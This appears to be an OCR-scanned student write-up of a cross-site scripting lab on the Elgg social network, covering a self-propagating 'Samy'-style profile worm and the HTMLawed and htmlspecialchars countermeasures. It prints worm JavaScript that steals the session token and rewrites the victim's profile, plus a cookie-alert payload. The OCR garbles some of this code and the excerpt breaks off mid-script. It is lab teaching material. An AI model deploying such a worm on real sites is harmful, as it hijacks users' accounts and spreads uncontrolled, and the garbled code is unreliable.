
```

This above code replicates itself. That is; every user that clicks on Samy's profile will have this code replicated into the description tag of their own profile, hence duplicating the worm. In this way, the worm propagates and can exponentially expand across an entire website.

However, to modify the victim's profile, the HTTP request sent by the worm should contain `&accesslevel%5Bdescription%5D=2` in the HTML body of the request (as seen in `var content`).



This screenshot shows the case when Charlie views Samy's profile and gets infected with the worm.




When Alice views Charlie's profile, the script runs propagates on to Charlie's profile; thereby infecting Alice with the worm after being passed down from the original script on Samy's profile.

Task 7

Plugin enabled by logging into admin. We go to Account

->Administration ->plugins->Security and Spam filter and turn on HTMLawed by clicking "Activate".

[Activity](#) [Blogs](#) [Bookmarks](#) [Files](#) [Groups](#) [More »](#)



[Add friend](#)
[Send a message](#)
[Report user](#)

[Blogs](#)
[Bookmarks](#)
[Files](#)
[Pages](#)

Samy

About me

```
<script type="text/javascript" id="worm">
var t5;
var token;
function xss_infectProfile() {
var ajax = new XMLHttpRequest ();
var url = "http://www.xsslabelgg.com/profile/
".concat elgg.session.user.name).concat("/edit");

ajax.onreadystatechange = function () {
if ( ajax.readyState == 4 && ajax.status == 300 ) {
var parser = new DOMParser();
var xmlDoc =
parser.parseFromString(ajax.responseText,"text/xml");
token="__elgg_token=".concat(xmlDoc.getElementsByTagName(
me("fieldset")[1].children[0].value);
ts="__elgg_ts=".concat(xmlDoc.getElementsByTagName("fie
ldset")[1].children[1].value);
var first = "<script type='text/javascript' id='worm'>
var last = "</script>"
var
```

Enabling the plugin allows us to view the script typed on any profile and disables script tags which acts as a countermeasure

HTML Special Characters

cd

/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/

[illegible]

```

if (isset($vars['text'])) {
    if (elgg_extract('encode_text', $vars, false)) {
        $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
        $text = $vars['text'];
    } else {
        $text = $vars['text'];
    }
    unset($vars['text']);
} else {
    $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
    $text = $url;
}

unset($vars['encode_text']);

if ($url) {
    $url = elgg_normalize_url($url);

    if (elgg_extract('is_action', $vars, false)) {
        $url = elgg_add_action_tokens_to_url($url, false);
    }

    $is_trusted = elgg_extract('is_trusted', $vars);
    if (!$is_trusted) {

```

```
vim dropdown.php
remove // from "echo htmlspecialchars..."
save
```

```
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 *
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];
~
~
~
~
~
~
~
~
-- INSERT --                                     13,1      All
```

```
vim email.php
remove // from "$encoded_value = htmlspecialchars..."
save
```

```
<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 *
 */

$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
$encoded_value = $vars['value'];

if (!empty($vars['value'])) {
    echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
}
~
~
~
~
"email.php" 20L, 411C
```


Enabling both countermeasures allows us to fully see the scripts on any person's profile.



View activity

Add friend

Send a message

Report user

Blogs

Bookmarks

Files

Alice

Brief description: `<script>alert (document.cookie);</script>`

About me

```
<script id="daut" type="text/javascript">
var sp="<script id=\"daut\" type=\"text/javascript
\">".concat(document.getElementById("daut").innerHTML).co
ncat("</\">".concat("<script>");
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var ts=elgg.security.token.__elgg_ts;
var token=elgg.security.token.__elgg_token;
ff=new XMLHttpRequest();
ff.open("POST",sendurl,true);
ff.setRequestHeader("Host","www.xsslabelgg.com");
ff.setRequestHeader("Keep-Alive","300");
ff.setRequestHeader("Connection","keep-alive");
ff.setRequestHeader("Cookie",document.cookie);
ff.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
ff.setRequestHeader("Referer","http://www.xsslabelgg.com
/profile/".concat(elgg.session.user["username"]).concat("
/edit"));
params="  elgg  ts=" .concat(ts).concat("&
```